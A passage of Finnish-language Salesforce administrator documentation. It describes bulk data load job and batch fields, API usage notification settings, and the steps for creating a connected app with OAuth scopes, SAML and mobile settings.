Tila	Työn käsittelyn ajankohtainen tila. Mahdolliset arvot arvot: <code>Open</code> (Avaa): Työ on luotu ja siihen voidaan lisätä eriä. <code>Suljettu</code>: Työhön ei voida lisätä uusia eriä. Työhön liittyvät erät voidaan käsitellä, kun työ on suljettu. Et voi muokata tai tallentaa suljettua työtä.

Kenttä	Kuvaus
	Keskeytetty: Työ on keskeytetty. Epäonnistui: Työ epäonnistui. Työn onnistuneesti käsiteltyjä erä ei voida palauttaa.
Lähettäjä	Työn lähettäneen käyttäjän nimi.
Aika valmistumiseen	Työn valmistumiseen tarvittava aika.
Käsittelyaika (ms)	Työn käsittelyyn käytetty aika millisekunteina. Tämä on kaikkien työn erien käsittelyaikojen summa.

Työn lisätietosivu sisältää luettelon työn kaikista eristä. Luettelossa on **Tarkastele pyyntöä**- ja **Tarkastele vastausta** -linkit jokaiselle erälle. Jos erä on CSV-tiedosto, linkit palauttavat pyynnön tai vastauksen CSV-muodossa. Jos erä on XML- tai JSON-tiedosto, linkit palauttavat pyynnön tai vastauksen XML- tai JSON-muodossa. Nämä linkit ovat käytettävissä API-versiolla 19.0 tai uudemmalla luoduissa erissä.

Erien luettelo sisältää seuraavat kentät aakkosjärjestyksessä.

Kenttä	Kuvaus
Apex-käsittelyaika (ms)	Käynnistimiin ja muiden erän tietoihin liittyvien prosessien käsittelyaika millisekunteina. Jos käynnistimiä ei ole, arvo on 0. Se ei sisällä ei-synkronoitujen toimintojen ja erä-Apex-toimintojen käsittelyyn käytettyä aikaa.
API aktiivinen käsittelyaika (ms)	Erän aktiiviseen käsittelyyn kulunut aika millisekunteina, sisältäen Apex-käynnistysajan. Tämä ei sisällä aikaa, jonka erä käytti jonossa tai sarjaantumiseen tai sen peruuttamiseen käytettyä aikaa.
Erän tunnus	Erän tunnus. Voit olla globaalisti yksilöivä, mutta se ei ole pakollista.
Päättymisaika	Käsittelyn päättymispäivämäärä ja -aika UTC-aikavyöhykkeen mukaan. Tämä on käytössä vain, kun tila on <code>Valmis</code> .
Epäonnistuneet tietueet	Tietueiden määrä, joita ei käsitelty onnistuneesti tässä erässä.
Käsitellyt tietueet	Pyynnön aikana erässä käsiteltyjen tietueiden määrä. Tämä luku kasvaa erää käsiteltäessä.
Uudelleenyritysten määrä	Määrä kertoja, jonka Salesforce yritti tallentaa toiminnon tuloksia. Toistuvat yritykset johtuvat ongelmasta, kuten lukitusristiriita tai erän liian pitkistä käsittelyajasta.
Aloitusaika	Erän luomispäivämäärä ja -aika UTC-aikavyöhykkeen mukaan. Tämä ei ole käsittelyn alkamisaika, vaan aika, jolloin erä lisättiin työhön.
Tilaviesti	Sisältää epäonnistumisen syyn, jos erän käsittely epäonnistui.
Tila	Erän käsittelyn ajankohtainen tila. Jonossa: Erän käsittely ei ole vielä alkanut. Jos tähän erään liittyvä työ keskeytetään, erää ei käsitellä ja se tila on <code>Ei käsitelty</code>. Kesken: Erää käsitellään parhaillaan. Jos tähän erään liittyvä työ keskeytetään, erä käsitellään silti loppuun asti. Sinun täytyy sulkea tähän erään liittyvä työ, jotta erä voidaan käsitellä loppuun.

Kenttä	Kuvaus
	Valmis: Erä on käsitelty kokonaisuudessaan ja tulosresurssit ovat käytettävissä. Tulosresurssit osoittavat, mikäli jotkin tietueet epäonnistuivat. Erä voidaan käsitellä loppuun, vaikka jotkin tai kaikki tietueista epäonnistuivat. Jos joukko tietueita epäonnistui, onnistuneita tietueita ei palauteta. Epäonnistui: Erä ei onnistunut käsittelemään täyttä pyyntöä odottamattoman virheen takia, esimerkiksi pyyntö on pakattu ei-tuettuun muotoon tai tapahtui sisäinen palvelinvirhe. Ei käsitelty: Erä ei onnistunut käsittelemään täyttä pyyntöä odottamattoman virheen takia, esimerkiksi pyyntö on pakattu ei-tuettuun muotoon tai tapahtui sisäinen palvelinvirhe.
Käsittelyaika (ms)	Erän käsittelyyn käytetty aika millisekunneina. Tähän ei sisälly aikaa, jonka erä oli jonossa odottamassa käsittelyä.
Näytä pyyntö	Napsauta erän linkkiä nähdäksesi pyynnön.
Näytä tulokset	Napsauta erän linkkiä nähdäksesi tulokset.

KATSO MYÖS:

[Tietojen joukkolataustöiden seuranta](#)

API-käytön ilmoitukset

API-käytön ilmoitukset

Kun luot pyynnön käytön ilmoituksesta, asetat pääkäyttäjän vastaanottamaan sähköposti-ilmoituksen aina, kun organisaation tietyssä ajassa tehtyjen API-pyyntöjen määrä ylitetään tietyn aikajakson kuluessa.

Jos haluat tarkastella API-käytön ilmoituksia, kirjoita Määrittelyt-valikon **Pikahaku**-kenttään *API-käytön ilmoitukset* ja valitse **API-käytön ilmoitukset**.

Ilmoitusten luettelosta voit tehdä seuraavat toimet:

- **Muokkaa**- tai **Poista**-painikkeiden avulla voit muokata ilmoitusta tai poistaa ilmoituksen.
- Näet sen käyttäjän nimen, joka ottaa ilmoituksen vastaan.
- Näet ilmoitusvälin, joka määrittää ilmoitusten lähettämisen toistumisen. Jos ilmoitusväli on esimerkiksi neljä tuntia, ilmoitus lähetetään vain siinä tapauksessa, että edellinen ilmoitus lähetettiin neljä tuntia sitten. 24 tunnin aikana lähetetään siis enintään kuusi ilmoitusta.
- Voit tarkastella rajoitusprosenttia, joka käynnistää ilmoituksen lähetyksen, jos se ylitetään. Jos organisaation rajoitus on esimerkiksi 1 000 000 pyyntöä, asetat prosenttirajaksi 60 (60 %) ja ilmoitusväli on 24 tuntia, tietylle käyttäjälle lähetetään ilmoitus, kun 24 tunnin aikana on lähetetty 600 000 API-pyyntöä.
- Voit tarkastella ilmoituksen luoneen käyttäjän nimeä, ilmoitushetkeä, viimeisintä ilmoituksen muokkausaikaa sekä muokkauksen tehneen käyttäjän nimeä.

Kun haluat luoda uuden ilmoituksen, valitse **Uusi**.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä **Enterprise**-, **Performance**-, **Unlimited**-, **Developer**- ja **Database.com**-versioissa

KÄYTTÄJOIKEUDET

Ilmoitusten luominen, muokkaaminen tai poistaminen:

- API käytössä

Voit luoda enintään kymmenen ilmoitusta organisaatiota kohden.

KATSO MYÖS:

[API-käytön ilmoituksien tarkasteleminen](#)

[API-käytön ilmoituksien luominen ja muokkaaminen](#)

API-käytön ilmoituksien tarkasteleminen

Voit tarkastella seuraavia ilmoituksen tietoja API-käytön ilmoituksien lisätietosivulla:

- Ilmoituksen vastaanottaja — Henkilön käyttäjänimi, jolle sähköposti-ilmoitus lähetetään.
- Kynnysarvo — Käyttörajoitusprosentti, joka käynnistää sähköposti-ilmoitusten lähettämisen, kun se saavutetaan.
- Ilmoituksen toistumisväli (tuntia) — Toistumisväli, jolla ilmoituksia lähetetään. Jos ilmoitusväli on esimerkiksi neljä tuntia, ilmoitus lähetetään vain siinä tapauksessa, että edellinen ilmoitus lähetettiin neljä tuntia sitten. 24 tunnin aikana lähetetään siis enintään kuusi ilmoitusta.
- Luoja — Ilmoituspyynnön luonut käyttäjä sekä luomisaika.
- Muokkaaja — Ilmoitusta viimeksi muokannut käyttäjä.

Voit tällä sivulla luoda uuden ilmoituksen ilmoituksen näyttöarvojen perusteella. Voit luoda uuden ilmoituksen siihen syötettyjen arvojen pohjalta valitsemalla **Kloonaa**. Voit muokata arvoja ennen tallentamista.

KATSO MYÖS:

[API-käytön ilmoituksien luominen ja muokkaaminen](#)

[API-käytön ilmoitukset](#)

API-käytön ilmoituksien luominen ja muokkaaminen

Voit lisätä nopeusrajoitusilmoituksen tarvittavat arvot API-käytön rajoituksen muokkaussivulta. Kirjoita Määritykset-valikon **Pikahaku**-kenttään *API-käytön ilmoitukset* ja valitse **API-käytön ilmoitukset**.

- Salesforce-käyttäjä, joka saa ilmoitukset.
- Prosenttiraja — nopeusrajan prosentti, joka käynnistää ilmoitusten lähettämisen tietyille käyttäjälle, kun se ylitetään tietyssä ilmoitusvälissä. Arvon on oltava 0–100
- Aikaväli, jossa pyyntöjen määrä mitataan, tunteina – Jos aikaväli on esimerkiksi 24, nopeus pitää ylittää viimeisen 24 tunnin aikana, jotta ilmoitus lähetetään.

Jos muutat ajanjaksoa, uusi ajanjakso ei tule voimaan ennen aiemman ajanjakson seuraavaa ilmoitusta. Oletetaan esimerkiksi että olet määrittänyt ajanjakson lähettämään ilmoituksia kerran tunnissa. Kello 16.05 määrität ajanjakson lähettämään ilmoituksia 24 tunnin välein. Viimeinen ilmoitus vanhasta ajanjaksosta lähetetään kello 17.00. Seuraava ilmoitus lähetetään seuraavana päivänä kello 17.00.

KATSO MYÖS:

[API-käytön ilmoituksien tarkasteleminen](#)

[API-käytön ilmoitukset](#)

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä **Enterprise**-, **Performance**-, **Unlimited**-, **Developer**- ja **Database.com**-versioissa

KÄYTTÄJOIKEUDET

Ilmoitusten luominen, muokkaaminen tai poistaminen:

- API käytössä

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä **Enterprise**-, **Performance**-, **Unlimited**-, **Developer**- ja **Database.com**-versioissa

KÄYTTÄJOIKEUDET

Ilmoitusten luominen, muokkaaminen tai poistaminen:

- API käytössä

Etäkäyttösovellukset

Etäkäyttösovelluksen yhteenveto

 **Note:** Yhdistetyt sovellukset ovat korvanneet etäkäyttösovellukset. Käytä yhdistettyjä sovelluksia minkä tahansa Salesforceen integroitavan sovelluksen kanssa vahvistaaksesi ulkoisten sovellusten käyttäjät ja hallitaksesi niiden suojauskäytäntöjä. Kaikki olemassa olevat etäkäyttösovellukset muutettiin automaattisesti yhdistetyiksi sovelluksiksi Summer '13 -julkaisun yhteydessä.

KATSO MYÖS:

[Yhdistetyt sovellukset](#)

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käytettävissä: **kaikissa** versioissa.

KÄYTTÄJOIKEUDET

OAuth-sovellusten hallinta, luominen, muokkaaminen ja poistaminen:

- "Yhdistettyjen sovellusten hallinta"

Yhdistetyt sovellukset

Yhdistetyt sovellukset

KÄYTTÄJOIKEUDET

Lukeminen:	Sovelluksen mukautusoikeus
Luominen, päivittäminen tai poistaminen:	Sovelluksen mukautusoikeus JA joko kaikkien tietojen muokkausoikeus TAI yhdistettyjen sovellusten hallintaoikeus
Kaikkien kenttien päivittäminen, pois lukien Profiilit, Käyttöoikeusjoukot ja Palveluntarjoajan SAML-attribuutit:	Sovelluksen mukautusoikeus
Profiilit-, Käyttöoikeusjoukot- ja Palveluntarjoajan SAML-attribuutit- kenttien päivittäminen:	Sovelluksen mukautusoikeus JA kaikkien tietojen muokkausoikeus
Asennuksen poistaminen:	Pakettien latausoikeus AppExchange-palvelusta

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Yhdistettyjä sovelluksia voi luoda: **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

Yhdistettyjä sovelluksia voi asentaa: **kaikissa** versioissa

Yhdistetty sovellus integroituu Salesforcen kanssa API:n avulla. Yhdistetyt sovellukset käyttävät tavallisia SAML- ja OAuth-protokollia valtuutukseen, kertakirjautumisen tarjontaan ja tarjotakseen valtuuksia SalesforceAPI:n kanssa käyttämiseen. Tavallisten OAuth-kykyjen lisäksi yhdistetyt sovellukset sallivat pääkäyttäjien määrittää useita suojauskäytäntöjä ja hallita tarkasti, kuka voi käyttää vastaavia sovelluksia.

Yhdistetty sovellus integroituu Salesforcen kanssa API:n avulla. Yhdistetyt sovellukset käyttävät tavallisia SAML- ja OAuth-protokollia valtuutukseen, kertakirjautumisen tarjontaan ja tarjotakseen valtuuksia SalesforceAPI:n kanssa käyttämiseen. Tavallisten OAuth-kykyjen lisäksi yhdistetyt sovellukset sallivat pääkäyttäjien määrittää useita suojauskäytäntöjä ja hallita tarkasti, kuka voi käyttää vastaavia sovelluksia.

Kehittäjä tai pääkäyttäjä määrittää yhdistetyn sovelluksen Salesforceelle tarjoamalla seuraavat tiedot.

- Nimi, kuvaus, logo ja yhteystiedot.
- URL, josta Salesforce voi löytää sovelluksen valtuutusta tai tunnistamista varten
- Todennusprotokolla: OAuth, SAML tai molemmat
- Valinnaiset IP-alueet, joista yhdistetty sovellusta voi käyttää
- Valinnaisia tietoja mobiilikäytännöistä, joita yhdistetty sovellus voi käyttää

Määritä OAuth-palveluntarjoajia käyttäville yhdistetyille sovelluksille OAuth-vaikutusalueet ja callback-URL yhdistetylle sovellukselle. Salesforce tarjoaa vastineena kuluttajan OAuth-avaimen ja kuluttajan salaisuuden yhdistetyn sovelluksen valtuuttamiseen. Määritä myös, miten OAuth-pyyntö käsittelee tunnusvaltuuden valtuuden vastauksessa.

Määritä SAML-palveluntarjoajia käyttäville yhdistetyille sovelluksille Entiteetin tunnus, ACS (vakuutusten kuluttajapalvelu) URL, Aiheen tyyppi, Nimitunnuksen muoto ja Tarjoaja (nämä tulisi saada palveluntarjoajalta) yhdistetyn sovelluksen valtuuttamiseen.

Käyttöönottopoja on kaksi:

- Sovellus luodaan ja sitä käytetään samassa organisaatiossa. Esimerkiksi IT-osastot käyttävät tavallisesti tätä tapaa.
- Sovellus luodaan yhdessä organisaatiossa ja asennetaan toiseen organisaatioon. Useita organisaatioita kattava yksikkö tai ISV käyttäisi yhdistettyjä sovelluksia tällä tavalla.

Pääkäyttäjät voivat asentaa yhdistetyn sovelluksen organisaatioonsa, ottaa SAML-todennuksen käyttöön ja käyttää profiileja, käyttöoikeusjoukkoja ja IP-aluerajoituksia hallitakseen käyttäjien käyttöoikeuksia sovellukseen. He voivat määrittää yhdistetyn sovelluksen näyttäytymään esitysaluesovelluksena, jolloin se integroituu tiukemmin Salesforce-käyttöjärjestelmään. Pääkäyttäjät voivat myös poistaa yhdistetyn sovelluksen asennuksen ja asentaa uudemman version, kun kehittäjä päivittää etäsovelluksen ja ilmoittaa pääkäyttäjille, että saatavilla on uusi versio.



Note: Et voi hallita yksittäisten käyttäjien käyttöoikeuksia profiileilla Group Edition -organisaatiossa. Voit kuitenkin määrittää käytäntöjä, kun muokkaat yhdistetyn OAuth-sovelluksen asetuksia Group Edition -organisaatiossa hallitaksesi yhdistetyn sovelluksen käyttöoikeuksia kaikille käyttäjille.

Lisäksi Salesforceen hallitsemien pakettien (kuten ladattavien Salesforce1-sovellusten pakettien) asennuksia ei voi poistaa. Ne päivitetään automaattisesti, kun seuraavan käyttäjän istunto päivittyy.

Yhdistettyjä sovelluksia voidaan lisätä vain hallittaviin paketteihin. Yhdistettyjä sovelluksia ei tueta ei-hallittavissa paketeissa.

KATSO MYÖS:

[Yhdistetyn sovelluksen luominen](#)

[Yhdistetyn sovelluksen muokkaaminen, pakkaaminen tai poistaminen](#)

[salesforce_identity_implementation_guide.pdf](#)

Yhdistetyn sovelluksen luominen

KÄYTTJÄOIKEUDET

Lukeminen:	Sovelluksen mukautusoikeus
Luominen, päivittäminen tai poistaminen:	Sovelluksen mukautusoikeus JA joko kaikkien tietojen muokkausoikeus TAI yhdistettyjen sovellusten hallintaoikeus
Kaikkien kenttien päivittäminen, pois lukien Profiilit, Käyttöoikeusjoukot ja Palveluntarjoajan SAML-attribuutit:	Sovelluksen mukautusoikeus
Profiilit-, Käyttöoikeusjoukot- ja Palveluntarjoajan SAML-attribuutit- kenttien päivittäminen:	Sovelluksen mukautusoikeus JA kaikkien tietojen muokkausoikeus
Asennuksen poistaminen:	Pakettien latausoikeus AppExchange-palvelusta

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Yhdistettyjä sovelluksia voi luoda: **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

Yhdistettyjä sovelluksia voi asentaa: **kaikissa** versioissa

Yhdistetyn sovelluksen luominen:

1. Kirjoita Määritykset-valikon **Pikahaku**-kenttään *Sovellukset* ja valitse **Sovellukset**.
2. Napsauta Yhdistetyt sovellukset -osiosta **Uusi**.

Yhdistetyn sovelluksen luomista varten syöttämäsi tiedot on jaettu seuraaviin osiin:

- [Perustiedot](#)
- [API \(ota OAuth-asetukset käyttöön\)](#)
- [Web-sovelluksen asetukset](#)
- [Mukautettu yhdistetyn sovelluksen käsittelijä](#)
- [Mobiilisovelluksen asetukset](#)
- [Esitysaluesovelluksen asetukset](#)

Voit luoda yhdistetyn sovelluksen määrittämättä mitään todennus-, esitysalue- tai mobiiliasetuksia. Tällainen yhdistetty sovellus toimii "kirjanmerkinä" määritettyyn URL-osoitteeseen, ja se näytetään käyttäjän sovellusten käynnistimessä ja sovellusten alasvetovalikossa. Syötä vain perustiedot ja anna **Aloitus-URL** Web-sovelluksen asetuksissa. Jos kohde vaatii todennuksen, URL-kohdeosoitteen isännöimän palvelimen tulisi pyytää käyttäjiä syöttämään kirjautumistunnuksensa, kun he siirtyvät osoitteeseen.

Kun olet syöttänyt kaikki tarvittavat tiedot, napsauta **Tallenna** tallentaaksesi uuden sovelluksesi. Nyt voit julkaista sovelluksesi, muokata sitä tai poistaa sen. Jos käytössäsi on OAuth, sovelluksesi tallentaminen antaa sinulle kaksi uutta arvoa, joita sovellus käyttää Salesforceen kanssa kommunikoidessaan:

- **Kuluttajan avain:** Arvo, jota kuluttaja käyttää tunnistukseen itsensä Salesforcea. OAuth-versiossa 2.0 tämän viite on `client_id`.
- **Kuluttajan salaisuus:** Salaisuus, jota kuluttaja käyttää määrittämään kuluttajan avaimen omistajuuden. OAuth-versiossa 2.0 tämän viite on `client_secret`.

Tärkeää: Ota huomioon yhdistetyn sovelluksen kenttiä päivittäessäsi, että joidenkin kenttien muutoksia sovelletaan välittömästi yhdistetyn sovelluksen kaikkiin asennettuihin versioihin. Nämä ovat versiosta riippumattomia kenttiä, jotka ohittavat pakkauksen tai asennuksen elinkaaren. Yhdistetyn sovelluksen käyttäjät näkevät mm. kuvauksen muutoksen. Seuraavat kentät toimivat tällä versiosta riippumattomalla tavalla.

- Kuvaus
- Info-URL
- Logokuvan URL
- Callback URL

Perustiedot

Määritä tässä osiossa sovelluksesi perustiedot, kuten sovelluksen nimi, logo ja yhteystiedot.

1. Syötä `Yhdistetyn sovelluksen nimi`. Tämä nimi näytetään yhdistettyjen sovellusten luettelossa.



Note: Nimen täytyy olla yksilöllinen organisaatiosi nykyisille yhdistetyille sovelluksille. Voit käyttää poistetun yhdistetyn sovelluksen nimeä uudelleen, jos yhdistetty sovellus luotiin Spring '14 -julkaisulla tai sitä uudemmalla. Et voi käyttää poistetun yhdistetyn sovelluksen nimeä uudelleen, jos yhdistetty sovellus luotiin vanhemmalla julkaisulla.

2. Syötä `API-nimi`, jota käytetään yhdistettyyn sovellukseen viittaamiseen ohjelmasta. Se muuttuu oletusarvoisesti nimen versioksi, jossa ei ole välilyöntejä. Vain kirjaimet, numerot ja alaviivat ovat sallittuja, joten sinun täytyy muokata oletusarvoista nimeä, jos sovelluksen alkuperäinen nimi sisälsi muita merkkejä.
3. Syötä `Yhteystiedot: Sähköposti` -kenttään sähköpostiosoite, jota Salesforce käyttää ottaakseen yhteyttä sinuun tai tukitiimiisi. Tätä osoitetta ei luovuteta sovelluksen asentaville pääkäyttäjille.
4. Syötä `Yhteystiedot: Puhelin` -kenttään puhelinnumero, johon Salesforce voi ottaa sinuun yhteyttä tarvittaessa. Tätä numeroa ei luovuteta sovelluksen asentaville pääkäyttäjille.
5. Syötä `Logo-kuvan URL` näyttääksesi logosi yhdistettyjen sovellusten luettelossa ja hyväksymissivulla, jonka käyttäjä näkee todennuksen yhteydessä. URL-osoitteen täytyy aina käyttää HTTPS:ää. Logon kuva ei saa olla suurempi kuin 125 pikseliä korkeampi tai 200 pikseliä leveä, ja sen formaatin on oltava GIF, JPG, tai PNG, jonka tiedostokoko on enintään 100 Kt. Oletusarvoinen logo on pilven kuva. Sinulla on useita tapoja mukautetun logon lisäämiseksi.
 - Voit lähettää oman logokuvan napsauttamalla **Lähetä logokuva**. Valitse kuva paikallisesta tiedostojärjestelmästä, joka vastaa logon kokovaatimuksia. Kun lähetyksesi on onnistunut, logon IRL näkyy `Logokuvan URL` -kentässä. Muutoin, varmista, että logo on kokovaatimusten mukainen.
 - Voit valita logon myös tarjotuista esimerkistä napsauttamalla **Valitse jokin esimerkkilogoistamme**. Käytettävissä oleviin logoihin sisältyy Salesforce -sovellusten, kolmansien osapuolten sovellusten ja standardisovellusten logot. Napsauta haluamaasi logoa, kopioi ja liitä esitetty URL `Logokuva URL` -kenttään.
 - Voit käyttää julkisesti ylläpidettyä logoa Salesforce -palvelimilla lähettämällä kuvan, joka vastaa logotiedoston vaatimuksia (enintään 125 pikseliä korkea ja 200 pikseliä leveä, tiedostomuoto GIF, JPG tai PNG, ja tiedoston koko enintään 100 Kt) asiakirjana käyttäen Asiakirjat -välilehteä. Katso sitten kuvaa saadaksesi sille URL:n ja syötä URL `Logokuvan URL` -kenttään.
6. Syötä `Kuvakkeen URL` näyttääksesi logon OAuth-hyväksymissivulla, jonka käyttäjä näkee, kun hän käyttää yhdistettyä sovellusta ensimmäistä kertaa. Logo voi olla enintään 16 pikseliä korkea ja leveä valkoisella taustalla. Esimerkkilogot ovat saatavilla myös kuvakkeille.

Voit valita logon myös tarjotuista esimerkistä napsauttamalla **Valitse jokin esimerkkilogoistamme**. Napsauta haluamaasi logoa, kopioi ja liitä esitetty URL `Kuvakkeen URL` -kenttään.
7. Jos sinulla on verkkosivu, jossa on lisätietoja sovelluksestasi, syötä `Info-URL`.
8. Syötä `Kuvaus`, joka näytetään yhdistettyjen sovellusten luettelossa.

Ennen Winter '14 -julkaisua `Aloitus-URL` ja `Mobiilialoitus-URL` määritettiin tässä osiossa. Nämä kentät löytyvät nyt alla olevista kohdista Web-sovelluksen asetukset ja Mobiilisovelluksen asetukset.

API (ota OAuth-asetukset käyttöön)

Tämä osio määrittää, miten sovelluksesi kommunikoi Salesforceen kanssa. Valitse `Ota OAuth-asetukset käyttöön` määrittääksesi todennusasetukset.

1. Syötä `Callback-URL` (pääte piste), johon Salesforce kutsuu sovellustasi OAuth-todennuksen aikana: se on OAuth `redirect_uri`. Riippuen käyttämästäsi OAuth-kulusta, tämä on tavallisesti URL-osoite, johon käyttäjän selain uudelleenohjataan onnistuneen todennuksen jälkeen. Koska tätä URL-osoitetta käytetään joissakin OAuth-kuluissa käyttöoikeusvaltuuden myöntämiseen, URL-osoitteen täytyy käyttää suojattua HTTP:tä (HTTPS:tä) tai mukautettua URL-järjestelmää. Jos syötät useita callback-URL-osoitteita, Salesforce vertaa sovelluksen määrittämää callback-URL-arvoa `Callback-URL`-kentässä oleviin arvoihin. Sen täytyy vastata jotakin näistä arvoista läpäistäkseen vahvistuksen.
2. Jos käytät JWT OAuth -kulkua, valitse `Käytä digitaalisia allekirjoituksia`. Jos sovellus käyttää sertifikaattia, napsauta **Valitse tiedosto** ja valitse sertifikaattitiedosto.
3. Lisää kaikki tuetut OAuth-vaikutusalueet `Valitut OAuth-vaikutusalueet` -kenttään. Nämä vaikutusalueet viittaavat käyttöoikeuksiin, joita yhdistetyn sovelluksen suorittava käyttäjä myöntää, ja niiden perässä on OAuth-valtuuden nimi sulkeissa:

Käytä ja hallinnoi Chatter syötettäsi (`chatter_api`)

Sallii pääsyn vain Chatter REST API -resursseihin.

Käytä ja hallitse tietojasi (`api`)

Sallii pääsyn nykyiselle sisään kirjautuneelle käyttäjätillille API:lla, kuten REST API ja Bulk API. Tähän arvoon sisältyy myös `chatter_api`, joka sallii Chatter REST API -resurssien käytön.

Käytä perustietojasi (`id`, `profiili`, `sähköpostiosoite`, `osoite`, `puhelinnumero`)

Sallii pääsyn henkilöllisyys-URL -palveluun.

Käytä mukautettuja käyttöoikeuksia (`custom_permissions`)

Myöntää pääsyn yhdistettyyn sovellukseen liitetyn organisaation mukautettuihin käyttöoikeuksiin ja näyttää, onko nykyisellä käyttäjällä kyseiset käyttöoikeudet käytössä.

Sallii pääsyn yksilöivään tunnisteeseen (`openid`)

Antaa käyttöoikeudet nykyisen sisään kirjautuneen käyttäjän yksilölliseen tunnisteeseen OpenID -sovelluksissa.

Täydet käyttöoikeudet (`täysi`)

Sallii pääsyn kaikkiin tietoihin, jotka ovat sisäänkirjautuneen käyttäjän käytettävissä. `full` ei palauta päivitysvaltuutta. Sinun täytyy erikseen pyytää `refresh_token`-vaikutusalueita hakemaan päivitysvaltuus.

Suorittaa pyyntöjä puolestasi koska tahansa (`refresh_token`, `offline_access`)

Sallii tunnuksen päivittämisen palautettavaksi, jos olet oikeutettu sen vastaanottamiseen. Tämä mahdollistaa sovelluksen vuorovaikutuksen käyttäjätietojen kanssa käyttäjän ollessa yhteydettömässä tilassa. `refresh_token` toimialue tarkoittaa samaa kuin `offline_access`.

Myönnä käyttöoikeus mukautettuihin sovelluksiin (`visualforce`)

Sallii pääsyn Visualforce-sivuille.

Myönnä käyttöoikeus tietoihisi Internetin kautta (`web`)

Tarjoaa mahdollisuuden käyttää `access_token`-valtuutta verkossa. Tähän sisältyy myös `visualforce`, joka sallii Visualforce-sivujen käytön.

4. Hallitse, miten OAuth-pyyntö käsittelee tunnusvaltuuden. Jos OAuth-pyyntöscope on `openid`, palautettu valtuus voi sisältää tunnusvaltuuden.
 - Jos haluat sisällyttää tunnusvaltuuden päivitysvaltuuden vastauksiin, valitse `Sisällytä tunnusvaltuus`. Se sisällytetään aina käyttöoikeusvaltuuden vastauksiin.
 - Kun tunnusvaltuuden ensisijainen asetus on käytössä, määritä toissijaiset asetukset, jotka hallitsevat tunnusvaltuuden sisältöä käyttöoikeus- ja päivitysvaltuuksien vastauksissa. Valitse vähintään yksi näistä asetuksista.

Sisällytä standardilausekkeet

Sisällytä standardilausekkeet, jotka sisältävät käyttäjään liittyviä tietoja, kuten käyttäjän nimi, profiili, puhelinnumero ja osoite. OpenID Connect -asetukset määrittävät standardilausekkeiden joukon, joka palautetaan tunnusvaltuudella.

Sisällytä mukautetut attribuutit

Jos sovelluksellesi on määritettyjä mukautettuja attribuutteja, sisällytä ne tunnusvaltuuteen.

Sisällytä mukautetut käyttöoikeudet

Jos sovelluksellesi on määritettyjä mukautettuja käyttöoikeuksia, sisällytä ne tunnusvaltuuteen.

Jos organisaatiolasi oli Käyttäjän hyväksyntää ei vaadita tämän organisaation käyttäjille -vaihtoehto valittuna etäkäyttöoikeudessasi ennen Spring '12 -julkaisua, sovelluksen luomiseen käytetyn organisaation käyttäjillä on edelleen automaattinen hyväksyntä sovellukseen. Vain luku -muotoinen Käyttäjän hyväksyntää ei vaadita tämän organisaation käyttäjille -valintaruutu on valittuna tämän ehdon osoittamiseksi. Suosittelemme, että kun olet luonut yhdistetyn sovelluksen, pääkäyttäjä asentaa sen ja määrittää sallitut käyttäjät arvoon Pääkäyttäjän hyväksymät käyttäjät. Jos etäkäyttöoikeus ei ollut alunperin valittuna, valintaruutua ei näytetä.

Web-sovelluksen asetukset

Syötä sovelluksellesi Aloitus-URL ohjatakseksi käyttäjäsi tiettyyn sijaintiin todentamisen jälkeen. Jos et syötä Aloitus-URL-osoitetta, käyttäjät ohjataan sovelluksen oletusarvoiselle aloitussivulle todennuksen jälkeen. Jos luomasi yhdistetty sovellus on esitysaluesovellus, sinun ei tarvitse määrittää arvoa tähän kenttään. Esitysaluesovelluksen URL -kenttä sisältää URL-osoitteen, jota yhdistetty sovellus kutsuu.

Jos yhdistetty sovelluksesi käyttää SAML-palveluntarjoajaa, valitse Ota SAML käyttöön. Syötä Entiteetin tunnus, ACS URL, Aiheen tyyppi, Nimitunnuksen muoto ja Toimittaja, jotka ovat saatavilla palveluntarjoajaltasi. Valitse Palveluntarjoajan allekirjoitukset, jos palveluntarjoaja on antanut sinulle suojaussertifikaatin. Hae sertifikaatti järjestelmästäsi. Tämä on tarpeellista vain, jos suunnittelet käynnistäväsi sisäänkirjautumisen Salesforceen palveluntarjoajasta ja palveluntarjoaja allekirjoittaa SAML-pyynnöt.



Tärkeää: Jos lataat sertifikaatin, kaikki SAML-pyynnöt tulee allekirjoittaa. Jos et lataa sertifikaattia, kaikki SAML-pyynnöt hyväksytään.

Valitse vaihtoehtoisesti Salaa SAML Vastaus lähettääksesi sertifikaatin ja valitaksesi salausmetodin vahvistuksen salaukselle. Kelvolliset salausalgoritmiarvot ovat AES-128 (128-bittinen avain), AES-256 (256-bittinen avain) ja Triple-DES (Triple Data Encryption Algorithm).

Mukautettu yhdistetyn sovelluksen käsittelijä

Mukauta yhdistetyn sovelluksen toimintatapoja Apexillä. Luo luokka, joka laajentaa Apex-luokkaa ConnectedAppPlugin, ja liitä se yhdistettyyn sovellukseen. Tämä luokka voi tukea uusia todennusprotokollia tai vastata käyttäjäattribuutteihin liiketoimintaprosessia hyödyntävällä tavalla.

Liitännäinen suoritetaan käyttäjätilin puolesta. Valitse Suorita käyttäjänä -kenttään liitännäisen käyttäjä. Jos käyttäjää ei ole vahvistettu yhdistetylle sovellukselle, tee niin authorize-metodilla. Lisätietoja on ConnectedAppPlugin-luokan osiossa [Force.com Apex Code Developer's Guide](#) -oppaassa.

Mobiilisovelluksen asetukset

1. Syötä Mobiilialoitus-URL, joka ohjaa käyttäjät tiettyyn sijaintiin, kun sovellusta käytetään mobiililaitteesta. Jos et syötä Mobiilialoitus-URL-osoitetta, käyttäjät ohjataan Web-sovelluksen asetuksissa määritettyyn Aloitus-URL-osoitteeseen. Jos luomasi yhdistetty sovellus on esitysaluesovellus, sinun ei tarvitse syöttää arvoa tähän kenttään. Esitysaluesovelluksen URL -kenttä sisältää URL-osoitteen, jota yhdistetty sovellus kutsuu.

